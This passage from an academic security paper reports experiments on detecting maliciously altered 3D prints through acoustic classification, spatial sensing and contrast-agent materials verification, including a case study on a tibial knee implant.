In order to generate data useful for logistic regression, a vector of scores, $\mathbf{S}$, is generated using the exact method as is described in subsection 3.1. For example, the components of $\mathbf{S}$ are what are shown in Figure 3. The vector $\mathbf{S}$ is of length n where $n = \lfloor \frac{\text{audio length}}{\text{audio slice length}} \rfloor$. We then calculate a print score, p, where

$$p = \sum_n S_n \,. \tag{1}$$

The value p associated with a given print now determines how likely the print is to be the same as the training print with higher values meaning more likely and lower values meaning less likely.

In Figure 8, the ROC curves are shown for the classification results of the Rectangular Prism design with Honeycomb and Rectilinear fills. The audio is segmented to 90 second and 120 second segments, each CTh = 35. The same original audio files are used whether the audio files are segmented to 90 seconds or 120 seconds. The Honeycomb and Rectilinear tests each consist of nine target prints and sixty malicious prints. The reason for the large number of known positive error classifications was that each print is considered an erroneous version of each other print.




Figure 8: ROC Curve for Rectangular Prism, CTh = 35.

The poorest performance was an AUROC of 0.7815 for the rectilinear fill with the audio segmented at 90 seconds. That was determined to be unacceptable especially considering the high likelihood of false positives. To find an explanation for the poor classification, the G-code was inspected. Upon investigation of the G-code which was generated by Slic3r, it was found 9 lines which specified x and y coordinates along with the extrusion rate were repeated 12 times each out of 15 layers needed to complete the print in both the Rectilinear and Honeycomb fill patterns. Also, upon investigating sequentially repeated blocks of code, it was found that blocks of G-code describing three entire layers were repeated twice during

the course of the print. This symmetry was hypothesized to be the cause of the classification confusion.

To test this hypothesis, a second set of tests were conducted with the Top Hat design, which is asymmetrical along the z axis. The same number of prints was performed with Honeycomb and Rectilinear fill being sliced to 90s and 120s each and CTh set to 35. The ROC curve of these experiments are shown in Figure 9. Each sample consists of nine target prints and sixty malicious prints, and the same data is used for the 90 second audio slice length as the 120 second slice.

Upon investigation of the G-code, the only repeated lines were those that define the nozzle speed at the beginning and do not include extrusion. Furthermore, there are no blocks of G-code or layers that are entirely repeated verbatim. This is suspected to contribute greatly to the increased performance seen in Figure 9. Here, least AUROC is 0.9852 which is suitable for verification purposes. Between the 120 second and 90 second slice lengths, we see little change in performance. Although




Figure 9: ROC Curves for Top Hat.

audio classification is shown here to be effective in identifying malicious prints, it is still susceptible to both false positives. By introducing data from the spatial layer, these may be reduced. For instance, Figure 10 compares the data from the x, y, and z axes of the 40% Honeycomb and 40% Rectilinear fills from Figure 5. Here, we see a significant difference between the two prints. Each frequency response has a similar shape, but the major features of the 40% Rectilinear fill are shifted to the right because the back-and-forth motion is not impeded by the creation of small Honeycomb structures.

For classification, the four most prominent peaks are used as features along with their locations. We conducted a test in which the target print was chosen to be the disk with 20% density Rectilinear fill shown above. All other prints were considered malicious. With this, we had 10 target prints and 12 malicious prints. Training using the linear regression model, an AUROC of 1.0 was achieved in differentiating between malicious and target prints.




Figure 10: Comparison of the frequency response between a single layer of Honeycomb 40% fill and Rectilinear 40% fill. Four samples of each fill are compared.

While the spatial sensing layer is primarily for the purpose of print visualization, its role in conjunction with the acoustic layer allows for 100% accuracy in detecting malicious prints.

Varied Printer Models. In order to understand the effectiveness of audio classification for print verification on different printer models, several prints were performed on a Lulzbot TazMini and Orion Delta. Acoustic data recordings are obtained using the same microphone. In each print, a Top Hat design identical to the one described above was printed and the audio was sliced to 120s. The optimized CTh for the TazMini, Orion Delta, and Taz6 are 150, 20, and 35 respectively. The ROC curve results are shown in Figure 11. Because the Honeycomb and Rectilinear fill patterns are considered together, each data set consists of 18 target prints and 120 malicious prints. Consequently, the acoustic verification method is generalizable to printers of different sizes and configurations. The AUROC does not fall below 0.9542 in these tests.




Figure 11: ROC curves for top hat design printed using a TazMini, Orion Delta, and Taz6 perint. Prints audio was sliced to 120 seconds and the confidence threshold is 150, 20, and 35 respectively.

Classification in Noisy Environments. Other experiments were conducted using an Afina H40 3D Printer with an eBoTrade Digital Voice Recorder wide-range microphone. This setup was in a noisy university makerspace with people talking near the printer. In this experiment, the classification accuracy suffered greatly (AUROC $\approx$ 0.5). Because it is shown that acoustic verification is useful on different types of printers above, we assume that the loss of classification accuracy is due to the noise in the environment. Also, because the microphone was wide range and not directional, the talking near the printer can be clearly heard. Therefore, in the implementation of this verification scheme it is important to use a directional microphone and noise isolation as much as possible.

4.2 Visualization of Malicious Prints

When a potentially malicious print is identified as described above, it is important to have the capability to visualize the potential threat. This visualization must be independent of the intended G-code which may be interpreted differently by malicious firmware. This is achieved in real time through use of the spatial sensing layer and in post-production by the materials inspection layer.

Real-Time Visualization. In the event that a potential malicious print is identified, a user has the capability of viewing the real-time print in progress through the spatial sensing as seen in Figure 5. By viewing the layer in progress, significant fill pattern changes such as those between the 20% Honeycomb and 20% Rectilinear fill are obvious. However, less obvious changes made to the print such as those between the 40% Honeycomb and Rectilinear fills are identifiable through FFT Analysis as in Figure 10. This is particularly true, as will be shown in subsection 4.3, if the user has access to the frequency response of a reference print.

While the spatial sensing layer is useful for identifying the type of fill pattern that is being maliciously generated, it is less useful for identifying if the design itself has been altered due to the warping that occurs in the data. This, however, is an easy issue to solve through the use of a webcam which can easily identify the shape of the design. In this sense, it may seem that spatial sensing may be replaced altogether by a webcam, but it is important that the latter uses far more data and does not readily provide information about the frequency response.

Post Production Visualization. The aforementioned materials-based verification methods are meant to be generalized for any scanning method that can detect the embedded contrast material within a 3D model. In our case, we chose Raman spectroscopy and computed tomography because those modalities were readily available to us at the time of evaluation.

Given the results shown in Figure 6, we concluded that the GNRs and DTTCI can be combined for use as a contrast agent in Raman spectroscopy. The contrast agents amplify the photon count across the Silicon spectrum in Raman spectroscopy. To echo the results shown in Figure 6 for the 3D printed disk, we use 10 nm diameter GNRs 780 nm absorption, and DTTCI 765 nm absorption *(Sigma Aldrich)* diluted in ethanol as the two distinct contrast agents. Each contrast agent is drop coated on the surface of the 3D printed disk. The Raman spectra of the blank 3D printed disk is also taken as the control data.

To emulate the filament with the embedded contrast agent, we produced the filament from ABS pellets using the filament maker *(Filabot)*. For the GNRs embedded filament, the ABS pellets are submerged in a GNR solution and left to dry. In this test, a 4 mL GNR solution was mixed with 12 g of pellets. Based on the information from the manufacturer, we naively calculated the number of GNRs per mL of solution to be approximately 7.284e11. Per 12 g of pellets, we can produce approximately 2 m of filament with a 2.5 mm diameter. The 3D printed disk has 50 µm in layer thickness. Therefore, for the area of 1 μm^2 on each layer of the 3D printed disk, there are approximately 4 GNRs particles. This approximation only serves as the estimation of the GNRs within the measurement area. Due to the non-uniform mixing of the the GNRs in the pellets, the distribution of GNRs within the 3D printed disk varies considerably. For the DTTCI embedded filament, while the quantity of DTTCI in the filament is not estimated, larger quantities of the DTTCI enhancer were available to produce the modified filament. The blank ABS filament is extruded using only ABS pellets.

Precise Embedding of Contrast Agents. In an ideal case, we would have the ability to embed the contrast agents or markers at precise Cartesian coordinates within the 3D printed models. However, for our proof of concept, we chose to simply create an ABS filament that was saturated in the GNRs or DTTCI throughout the entire spool of filament. The precise embedding of markers location is beyond the scope of current work. It can be explored in the near future. We then used a Lulzbot Taz dual extruder tool head to provide the capability of localize the embedded filament at precise locations.

In the following subsection, we evaluate the Raman spectra of the blank 3D printed disk, the 3D disk with GNRs or DTTCI drop coat on the surface, and the 3D printed disk with GNRs or DTTCI embedded filament. We wrote a simple C++ program that allowed the user to embed filament at desired locations by modifying the G-code where necessary, i.e., switching between the extruder nozzle containing the normal filament and the nozzle containing the GNR filament. The user can spec-

ify the beginning and end points of embedded material within the normal print path. This method was used for both the initial CT scan results as well as the final evaluation.

Imaging Analysis. In the evaluation using Raman spectroscopy, the 3D printed disk is excited with with 785 nm infrared light for 20 s per accumulation of data at 100 % power setting in Renishaw InVia micro-Raman system. Figure 12 shows the mean measurement results all data spectra of the 3D printed disks. Similar to the results from Figure 6, the spectrum of the 3D printed disk with DTTCI coated surface has significant improvement of photons counts across the spectrum comparing to the control data of the blank 3D printed disk. The spectra of the 3D printed disk from DTTCI embedded filament also shows the elevation of photons counts comparing to the control data. These spectra fall in between the spectra of the control data and the surface coated 3D printed disk. This conforms with the fact that the surface coated would accumulate more contrast agent at the measurement site comparing to the embedded filament. While the Raman spectroscopy can be used to quantify the concentration of the target particles, the elevation of the photons count in Figure 12 does not reflect the approximate distribution of contrast agent embedded in the filament. The measurement site in Raman spectroscopy might be a cluster or spare of contrast agent or markers. As mentioned above, the markers might not be uniformly distributed in the filament. This is confirmed in Figure 7c as a result of the MicroCT scanner. The high reflection in the CT scan shows the large cluster of the GNRs in the embedded filament. Due to the low resolution of the MicroCT scanner, the scan would not highlight the areas where the GNRs are sparsely distributed. While the Raman spectroscopy results of the GNRs embedded filament are not shown, the similar response can be discerned.

In classification of 3D printed blank ABS, GNRs embedded, and DTTCI embedded disk, mean and standard deviation of the spectra are used to distinguish the cluster of data set. Figure 12 shows the mean of the typical response of Raman spectra of 3D printed disk with blank ABS, DTTCI coated disk, and DTTCI embedded ABS filament. By observation, the greatest change of Raman shift is in the range of $100cm^{-1}$ and $800cm^{-1}$. The details of the Raman scattering separation can be seen in Figure 20 in Appendix A. This is in the range of $791.21nm$ and $837.60nm$ scattering; whereas the sample is irradiated at $785nm$. Therefore, this is the reasonable range of interest for Raman scattering for all data selection. By training the logistic regression model, the classification using mean and standard deviation shows 100 % accuracy against the blank ABS (226 samples) filament for both GNRs (179 samples) and DTTCI (71 samples) embedded filaments.




Figure 12: Mean measurement of Raman scattering of 3D printed disks using acrylonitrile butadiene styrene (ABS) filament and ABS with gold naonorods (GNRs) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI) embedded.

In Raman spectroscopy, the maximum setting depth penetration for the Renishaw InVia micro-Raman system is approximately 300 µm, we cannot verify the 3D printed object where the GNRs or DTTCI embedded filament is implanted further inside the object. Therefor, the Raman spectroscopy would not be sufficient for the verification that require depth. In further analysis, we use the MicroCT scanner to evaluate the internal structure of 3D printed objects.

The initial results for the CT scan approach presented in Figure 7 showed that although the GNRs embedded filament contrasted well in the CT scan, we could not rely on the custom filament due to the sparse distribution of the GNRs. We did not have the equipment nor the expertise to manufacture a heavily saturated filament.





Figure 13: Classification of blank acrylonitrile butadiene styrene (ABS), gold nanorods (GNRs), and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI) dye embedded filament in 3D printed disks.



(a) PLA filament. (b) Stainless steel filament.

Figure 14: Comparison of X-ray densities of PLA and stainless steel filaments.

For a more precise proof of concept, we used commercially available stainless steel filaments where the filament is heavily saturated with stainless steel particles. Under the CT scanning, the steel particles would produce similar response to the GNRs due to high X-ray density. Although stainless steel is not biocompatible, it will serve as a substitute for the GNRs in order to provide precise visibility in the CT scan. Furthermore, we changed the control filament from ABS to polylactic acid (PLA) after comparing the densities in the CT scan. The X-ray properties of PLA versus ABS have been studied [51], but we confirmed our assumption after simple trial and error. Figure 14 highlights the contrast in X-ray densities between the PLA filament and the stainless steel filament. We will discuss in the subsequent section how we evaluated this approach on a tibial prosthesis.

4.3 Case Study: Prosthetic Knee

As described in subsection 2.5, a model of the tibial component of a prosthetic knee implant was used as a design for a use case test. Prosthetics differ slightly between patients, so we assume that malicious print identification is performed periodically with a known standard prosthetic design. Real-Time and post-production visualization are still performed on each print.




Figure 15: Comparison of target 60% Rectilinear Fill Tibial Prosthetic print acoustic classification (Top) vs. malicious 20% Honeycomb Fill (bottom). CTh = 0.

Error Identification. The acoustic verification results are shown in Figure 15 which shows the confidence values of both the target print and the malicious print. These results are gathered using the same technique as those described in section 3 with audio slices of length 120s and CTh = 0. By setting CTh = 0, we see that a positive error classification can be made within the first 360s of the print or the first 4% of the total known print time by only observing out-of-sequence index classifications. The CTh may be set to anything less than 18 without causing a false positive. Overall, acoustic error detection itself saves over 2 hours of print time and prevents a potentially harmful print from being completed. A detailed table of the results shown here can be found in Appendix B.

In Figure 16, the FFT of a target print and a malicious print are compared to a training print. Similar to Figure 10, the malicious print shows a different frequency response near 0.2Hz as highlighted by the lower box. The upper box highlights the closeness of the peaks between the training and target prints and the difference between those and the malicious print. The full print of the object requires 111 layers, so it would take less 1% of the time of the total print to identify the erroneous pattern once it begins.




Figure 16: Comparison of x-axis frequency response for a layer of a layer of the tibial knee implant design.

Real-Time Visualization. In this test, the target print uses a 60% Rectilinear fill and the malicious print uses a 20% Honeycomb fill. In the attack, the visualization of the intended G-code remains unaltered for the user while the instructions sent to the printer are altered. The consequences of this attack would be to cause accelerated wear in the implant causing pain and financial loss for the victim who has the implant.

For the print identification and real-time visualization tests, a full sized prosthetic design is used. However, due to the size limitations of the MicroCT scanner, a significantly scaled down version of the same design is used.

The training, target, and attack prints were each recorded on the Lulzbot Taz6 printer. Due to the availability of the experimental setup, a single layer of each

of these prints was performed by the Dobot Magician for the visualization tests. The exact same G-code was used for the Dobot prints as in the Taz6 with the exception of the extruder being disabled and the speeds decreased to suit the capabilities of Dobot. It should be noted that spatial verification testing is entirely plausible on the Taz6 which has a moving base because the measurements describe the relative position between the nozzle and the base. This is regardless of whether that base is a stationary table or a moving part of the printer. It should also be noted that both acoustic and spatial verification would ideally be performed in tandem, but for testing purposes here, they are not.

Figure 17 shows the spatial verification visualization of, in order of left to right, a G-code visualization of the training print, a spatial reconstruction of the target print, and a spatial reconstruction of the malicious print. It is clear that the recreated target print uses a rectilinear fill at approximately the correct density while the malicious print differs significantly from the intended G-code. Due to the warping that occurs in the spatial reconstruction, a user would not be made aware if the shape of the print were altered by using this method alone.

Post Production Visualization. We only considered the CT scan approach for the post production visualization as the Raman spectroscopy would not be able to verify the internal structure of the tibial prosthesis due to its depth limitations. Figure 18 shows an X-ray scan of the front of a PLA tibial prosthesis with 2 infill layers of steel. Because we had to use a MicroCT scanner, the part of the tibial insert was scaled down to fit within a diameter of about 30 mm. The two large blotches of stainless steel are simple imperfections that mark points where the second extruder began printing.

Figure 19 compares the G-Code representation of the intended print of the top stainless steel layer–with the stainless steel path highlighted in red–versus the CT scan of that layer at a 15 μm/voxel resolution. The CT scan image is rotated about 45 degrees in comparison to the intended print. Furthermore, the small model had to be mounted on a bed of silicone polymer to hold it in place, so it is not completely level. Despite the imperfections of the printed model and the scans, it can be seen that the steel was properly embedded within the walls of the model and is clearly detectable against the PLA filament.

5 Discussion

In this section, we discuss the various methods of implementing the proposed verification scheme. We then briefly discuss its limitations.

Implementation. The three layer verification and malicious print detection scheme described here is most readily suited for a mass production AM scenario. In this setting, many different standard designs may be produced using the same equipment. If each design is printed identically, then the acoustic layer, spatial sensing layer, and materials verification layer may be applied to each individual print.

In a setting such as the one described for the case study in subsection 4.3, a base design may be modified for each print in order to adjust for biological parameters, etc. In this scenario, the user could train a known standard print and periodically test the printer for any malicious activity. This periodic test could include all three layers. Each specialized design, then, could be monitored using spatial and materials verification for real time and post production detection of malicious activity.

Finally, this verification scheme may be used in a scenario in which an end user sends a design to a third party to be printed. For the materials verification layer, she may send a specialized filament with embedded trackers to be used. If the object returns without the trackers or with trackers in the wrong locations, malicious activity may be detected. Also, using a secure live streaming connection, the user may receive data from the print in progress and perform any classification or analysis herself.

The experiments presented in this paper focus primarily on on the detection of subtle changes in the internal fill pattern. Therefore, it is logical that more significant changes such as holes in the fill pattern or changes in the overall design will be easily detected.

Limitations. As with any verification schema, the system proposed here is not without limitations. The immediately obvious limitation is that the ability to detect a deviation from a training print decreases as the similarity to the print increases. However, drawn to its logical conclusion, this means that an attacker wishing to exploit this limitation would be forced to change the design in such a small way as to not affect its usefulness. Another limitation could be the need for a training print. This may be a minor issue in the mass production scheme described above. In a scenario such as the production of prosthetics, however, the periodic checks for malicious activity may be seen as time consuming. Finally, if a third party printing service implements these methods, some cost overhead will incur from the purchase of microphones, sensors, etc. However, these costs are relatively cheap considering that any major equipment such as a spectroscope or CT scanner would be in the domain of the end user.




Figure 17: Comparison of target and malicious tibial knee implant prints. Left: G-code reconstruction of 60% Rectilinear fill, Middle: Spatial reconstruction of 60% Rectilinear fill, Right: Spatial reconstruction of malicious 20% Honeycomb fill.




Figure 18: X-ray scan of front of PLA tibia with embedded stainless steel at a 15 μm/voxel size resolution. The first label shows the side view of the cross-sectional stainless steel infill, while the second label shows the two blotches where the stainless steel print began.




Figure 19: Comparison of G-code simulation of embedded steel (shown as red lines) versus CT scan of the printed model. The CT scan image is rotated about 45 degrees.

6 Conclusion

Three layers of verification for AM are presented for a case in which either a control PC or printer firmware is compromised. Acoustic verification uses audio classification to determine whether a print matches a previously known print. Spatial verification provides a visualization of the print in real time along with data for frequency analysis of the printing process. Materials verification determines whether the correct materials were used and whether indicator patterns appear in the proper locations. Each layer is independent of firmware or a controller PC.

Acoustic and spatial verification are found to be useful for confirming the intended fill pattern and density in a print, and material verification is found to be most useful in determining that the correct material is used and that the design is free of tampering.

Future work will include improving the acoustic and spatial classification methods so that they work independently of human interaction and in real-time. Similarly, the materials verification methods presented in this paper could be tuned for domain-specific solutions to be more precise. This would facilitate automated materials verification solutions.

Acknowledgement

We would like to thank the National Science Foundations (NSF - CNS 1453046) for their support of this work. Additionally, we would like to thank the following individuals for their technical assistance: Dr. Patricia Buckendahl at the Rutgers University MicroCT Imaging Facility, Erik Shuster at the Georgia Institute of Technology Invention Studio, as well as Sakshi Sadar of the Materials Science and Engineering Department at Rutgers University.

References

[1] Arconic strengthens 3d printing collaboration with airbus. *http://advancedmanufacturing.org/arconic-airbus-3d-printing-collaboration/*, Dec 2016.

[2] Hardware meets software in advanced manufacturing. *https://www.ge.com/stories/hardware-meets-software-advanced-manufacturing*, 2017.

[3] Knee replacement implant materials. *https://bonesmart.org/knee/knee-replacement-implant-materials/*, 2017.

[4] Natural machines: The makers of foodini - a 3d food printer making all types of fresh, nutritious foods. *http://www.naturalmachines.com/*, 2017.

[5] S Akin and AR Kovscek. Computed tomography in petroleum engineering research. *Geological Society, London, Special Publications*, 215(1):23–38, 2003.

[6] Avery Li-Chun Wang. An industrial strength audio search algorithm.

[7] LAG Aylmore. Use of computer-assisted tomography in studying water movement around plant roots. *Advances in Agronomy*, 49:1–54, 1993.

[8] Michael Backes, Markus Drmuth, Sebastian Gerling, Manfred Pinkal, and Caroline Sporleder. Acoustic side-channel attacks on printers. In *Proceedings of the 19th USENIX Conference on Security*, USENIX Security'10, pages 20–20. USENIX Association.

[9] Barry Berman. 3-d printing: The new industrial revolution. 55(2):155–162.

[10] Alan Campion and Patanjali Kambhampati. Surface-enhanced raman scattering. *Chemical Society Reviews*, 27(4):241–250, 1998.

[11] Sujit Rokka Chhetri, Arquimedes Canedo, and Mohammad Abdullah Al Faruque. Kcad: Kinetic cyber attack detection method for cyber-physical additive manufacturing systems. In *Proceedings of the 35th International Conference on Computer-Aided Design*, page 74. ACM, 2016.

[12] Karen B Chien, Emmanuella Makridakis, and Ramille N Shah. Three-dimensional printing of soy protein scaffolds for tissue regeneration. *Tissue Engineering Part C: Methods*, 19(6):417–426, 2012.

[13] Veerle Cnudde and Matthieu Nicolaas Boone. High-resolution x-ray computed tomography in geosciences: A review of the current technology and applications. *Earth-Science Reviews*, 123:1–17, 2013.

[14] Alfred J Crosby and Jong-Young Lee. Polymer nanocomposites: the nano effect on mechanical properties. *Polymer reviews*, 47(2):217–229, 2007.

[15] Alex Davies, 2014 Feb. 28, and 199 6. A swedish automaker is using 3d printing to make the world's fastest car.

[16] Martin Fleischmann, Patrick J Hendra, and A James McQuillan. Raman spectra of pyridine adsorbed at a silver electrode. *Chemical Physics Letters*, 26(2):163–166, 1974.

[17] Shao-Yun Fu, Xi-Qiao Feng, Bernd Lauke, and Yiu-Wing Mai. Effects of particle size, particle/matrix interface adhesion and particle loading on mechanical properties of particulate–polymer composites. *Composites Part B: Engineering*, 39(6):933–961, 2008.

[18] Luis Garcia, Ferdinand Brasser, Mehmet H. Cintuglu, Ahmad-Reza Sadeghi, Osama Mohammed, and Saman A. Zonouz. Hey, my malware knows physics! attacking plcs with physical model aware rootkit. In *24th Annual Network & Distributed System Security Symposium (NDSS)*, February 2017.

[19] Mordechai Guri, Yosef Solewicz, Andrey Daidakulov, and Yuval Elovici. Fansmitter: Acoustic data exfiltration from (speakerless) air-gapped computers.

[20] JF Hainfeld, DN Slatkin, TM Focella, and HM Smilowitz. Gold nanoparticles: a new x-ray contrast agent. *The British journal of radiology*, 2014.

[21] Jennifer Hicks. FDA approved 3d printed drug available in the US.

[22] Avesta Hojjati, Anku Adhikari, Katarina Struckmann, Edward Chou, Thi Ngoc Tho Nguyen, Kushagra Madan, Marianne S. Winslett, Carl A. Gunter, and William P. King. Leave your phone at the door: Side channels that reveal factory floor secrets. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 883–894. ACM.

[23] Xiaohua Huang, Ivan H El-Sayed, Wei Qian, and Mostafa A El-Sayed. Cancer cells assemble and align gold nanorods conjugated to antibodies to produce highly enhanced, sharp, and polarized surface raman spectra: a potential cancer diagnostic marker. *Nano letters*, 7(6):1591–1597, 2007.

[24] G. D. Janaki Ram, Y. Yang, and B. E. Stucker. Effect of process parameters on bond formation during ultrasonic consolidation of aluminum alloy 3003. 25(3):221–238.

[25] Foust Jeff. SpaceX unveils its 21st century spaceship.

[26] Avinash C Kak and Malcolm Slaney. *Principles of computerized tomographic imaging*. SIAM, 2001.

[27] D.J. Kilgus, J.R. Moreland, G.A.M. Finerman, T.T. Funahashi, and J.S. Tipton. Catastrophic wear of tibial polyethylene inserts. (273):223–231.

[28] Katrin Kneipp, Yang Wang, Harald Kneipp, Lev T Perelman, Irving Itzkan, Ramachandra R Dasari, and Michael S Feld. Single molecule detection using surface-enhanced raman scattering (sers). *Physical review letters*, 78(9):1667, 1997.

[29] Tuan Le, Gabriel Salles-Loustau, Laleh Najafizadeh, Mehdi Javanmard, and Saman Zonouz. Secure point-of-care medical diagnostics via trusted sensing and cyto-coded passwords. In *Dependable Systems and Networks (DSN), 2016 46th Annual IEEE/IFIP International Conference on*, pages 583–594. IEEE, 2016.

[30] Eric C Le Ru, Matthias Meyer, and Pablo G Etchegoin. Proof of single-molecule sensitivity in surface enhanced raman scattering (sers) by means of a two-analyte technique. *The journal of physical chemistry B*, 110(4):1944–1948, 2006.

[31] Richard L. Lemaster, Liya Lu, and Steve Jackson. The use of process monitoring techniques on a CNC wood router. part 2. use of a vibration accelerometer to monitor tool wear and workpiece quality. 50(9):59–64.

[32] Daimay Lin-Vien, Norman B Colthup, William G Fateley, and Jeanette G Grasselli. *The handbook of infrared and Raman characteristic frequencies of organic molecules*. Elsevier, 1991.

[33] Huinan Liu and Thomas J Webster. Mechanical properties of dispersed ceramic nanoparticles in polymer composites for orthopedic applications. *Int J Nanomedicine*, 5:299–313, 2010.

[34] Amy M Michaels, M Nirmal, and LE Brus. Surface enhanced raman spectroscopy of individual rhodamine 6g molecules on large ag nanocrystals. *Journal of the American Chemical Society*, 121(43):9932–9939, 1999.

[35] Shuming Nie and Steven R Emory. Probing single molecules and single nanoparticles by surface-enhanced raman scattering. *science*, 275(5303):1102–1106, 1997.

[36] Babak Nikoobakht and Mostafa A El-Sayed. Surface-enhanced raman scattering studies on aggregated gold nanorods. *The Journal of Physical Chemistry A*, 107(18):3372–3378, 2003.

[37] Christopher J Orendorff, Latha Gearheart, Nikhil R Jana, and Catherine J Murphy. Aspect ratio dependence on surface enhanced raman scattering using silver and gold nanorod substrates. *Physical Chemistry Chemical Physics*, 8(1):165–170, 2006.

[38] JH Parker Jr, DW Feldman, and M Ashkin. Raman scattering by silicon and germanium. *Physical Review*, 155(3):712, 1967.

[39] Dahu Qi and Andrew J Berger. Quantitative concentration measurements of creatinine dissolved in water and urine using raman spectroscopy and a liquid core optical fiber. *Journal of biomedical optics*, 10(3):031115–0311159, 2005.

[40] Ximei Qian, Xiang-Hong Peng, Dominic O Ansari, Qiqin Yin-Goen, Georgia Z Chen, Dong M Shin, Lily Yang, Andrew N Young, May D Wang, and Shuming Nie. In vivo tumor targeting and spectroscopic detection with surface-enhanced raman nanoparticle tags. *Nature biotechnology*, 26(1):83–90, 2008.

[41] H Richter, ZP Wang, and L Ley. The one phonon raman spectrum in microcrystalline silicon. *Solid State Communications*, 39(5):625–629, 1981.

[42] Cindy Schmidler. Knee joint anatomy, function and problems. *http://www.healthpages.org/anatomy-function/knee-joint-structure-function-problems/*, Dec 2016.

[43] Rick Smith. 8 hot 3d printing trends to watch in 2016.

[44] Chen Song, Feng Lin, Zhongjie Ba, Kui Ren, Chi Zhou, and Wenyao Xu. My smartphone knows what you print: Exploring smartphone-based side-channel attacks against 3d printers. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 895–907. ACM.

[45] Ondrej Stava, Juraj Vanek, Bedrich Benes, Nathan Carr, and Radomír Měch. Stress relief: improving structural strength of 3d printable objects. *ACM Transactions on Graphics (TOG)*, 31(4):48, 2012.

[46] Paul L Stiles, Jon A Dieringer, Nilam C Shah, and Richard P Van Duyne. Surface-enhanced raman spectroscopy. *Annu. Rev. Anal. Chem.*, 1:601–626, 2008.

[47] Clare J Strachan, Thomas Rades, Keith C Gordon, and Jukka Rantanen. Raman spectroscopy for quantitative analysis of pharmaceutical solids. *Journal of pharmacy and pharmacology*, 59(2):179–192, 2007.

[48] L Sturm, C Williams, J Camelio, J White, and R Parker. Cyber-physical vunerabilities in additive manufacturing systems. *Context*, 7(2014):8, 2014.

[49] Paul A Temple and CE Hathaway. Multiphonon raman spectrum of silicon. *Physical Review B*, 7(8):3685, 1973.

[50] Pieter-Jan T. K. Vandekerckhove, Matthew G. Teeter, Douglas D. R. Naudie, James L. Howard, Steven J. MacDonald, and Brent A. Lanting. the impact of coronal plane alignment on polyethylene wear and damage in total knee replacement: a retrieval study.

[51] GR Veneziani, EL Corrêa, MPA Potiens, and LL Campos. Attenuation coefficient determination of printed abs and pla samples in diagnostic radiology standard beams. In *Journal of Physics: Conference Series*, volume 733, page 012088. IOP Publishing, 2016.

[52] Drevo Will. Dejavu; available at `https://github.com/worldveil/dejavu`, 2017.

[53] Terry Wohlers. *Wohlers Report 2015: 3D printing and additive manufacturing state of the industry; annual worldwide progress report*. Wohlers Associates, 2015.

[54] Chun Lei Wu, Ming Qiu Zhang, Min Zhi Rong, and Klaus Friedrich. Tensile performance improvement of low nanoparticles filled-polypropylene composites. *Composites Science and Technology*, 62(10):1327–1340, 2002.

[55] Mark Yampolskiy, Anthony Skjellum, Michael Kretzschmar, Ruel A. Overfelt, Kenneth R. Sloan, and Alec Yasinsac. Using 3d printers as weapons. 14:58–71.

[56] Qingyuan Zhu, Robert G Quivey, and Andrew J Berger. Raman spectroscopic measurement of relative concentrations in mixtures of oral bacteria. *Applied spectroscopy*, 61(11):1233–1237, 2007.

APPENDIX

A Raman Spectroscopy Measurements

Figure 20 shows the Raman spectroscopy measurements of 3D printed disks of Raman scattering enhancers gold nanorods (GNRs), and Diethylthiatricarbocyanine iodide (DTTCI) embedded in acrylonitrile butadiene styrene (ABS) filament.




Figure 20: (a) Raman spectra GNRs embedded ABS filament. The GNRs amplifies Raman scattering of ABS. Inset figure shows the separation between the blank ABS and GNRs embedded ABS Raman spectra. (b) Raman spectra of ABS and DTTCI embedded ABS filaments. Large separation is due to the large quantity of enhancer embedded in ABS filament.

B Detailed Results of Acoustic Classification on Tibial Knee Prosthetic

Tibial Knee Prosthetic Classificatin, Trained with Rectilinear Fill, 60% Density									
	60% Rectilinear Fill		20% Honeycomb Fill			60% Rectilinear Fill		20% Honeycomb Fill	
Index Value	**Classification Result**	**Confidence**	**Classification Result**	**Confidence**	**Index Value**	**Classification Result**	**Confidence**	**Classification Result**	**Confidence**
0	Taz6Tibia_Rectilinear_60_T(0)	132	Taz6Tibia_Rectilinear_60_T(0)	137	43	Taz6Tibia_Rectilinear_60_T(43)	57	Taz6Tibia_Rectilinear_60_T(53)	7
1	Taz6Tibia_Rectilinear_60_T(1)	80	Taz6Tibia_Rectilinear_60_T(1)	19	44	Taz6Tibia_Rectilinear_60_T(44)	70	Taz6Tibia_Rectilinear_60_T(5)	7
2	Taz6Tibia_Rectilinear_60_T(2)	117	Taz6Tibia_Rectilinear_60_T(3)	10	45	Taz6Tibia_Rectilinear_60_T(45)	31	Taz6Tibia_Rectilinear_60_T(55)	8
3	Taz6Tibia_Rectilinear_60_T(3)	108	Taz6Tibia_Rectilinear_60_T(3)	19	46	Taz6Tibia_Rectilinear_60_T(46)	53	Taz6Tibia_Rectilinear_60_T(58)	12
4	Taz6Tibia_Rectilinear_60_T(4)	133	Taz6Tibia_Rectilinear_60_T(4)	18	47	Taz6Tibia_Rectilinear_60_T(47)	28	Taz6Tibia_Rectilinear_60_T(36)	9
5	Taz6Tibia_Rectilinear_60_T(5)	178	Taz6Tibia_Rectilinear_60_T(5)	45	48	Taz6Tibia_Rectilinear_60_T(48)	29	Taz6Tibia_Rectilinear_60_T(17)	10
6	Taz6Tibia_Rectilinear_60_T(6)	61	Taz6Tibia_Rectilinear_60_T(33)	13	49	Taz6Tibia_Rectilinear_60_T(49)	23	Taz6Tibia_Rectilinear_60_T(61)	15
7	Taz6Tibia_Rectilinear_60_T(7)	107	Taz6Tibia_Rectilinear_60_T(12)	9	50	Taz6Tibia_Rectilinear_60_T(50)	41	Taz6Tibia_Rectilinear_60_T(62)	27
8	Taz6Tibia_Rectilinear_60_T(8)	114	Taz6Tibia_Rectilinear_60_T(10)	28	51	Taz6Tibia_Rectilinear_60_T(51)	67	Taz6Tibia_Rectilinear_60_T(63)	15
9	Taz6Tibia_Rectilinear_60_T(9)	189	Taz6Tibia_Rectilinear_60_T(13)	14	52	Taz6Tibia_Rectilinear_60_T(52)	31	Taz6Tibia_Rectilinear_60_T(63)	14
10	Taz6Tibia_Rectilinear_60_T(10)	136	Taz6Tibia_Rectilinear_60_T(13)	45	53	Taz6Tibia_Rectilinear_60_T(53)	23	Taz6Tibia_Rectilinear_60_T(64)	16
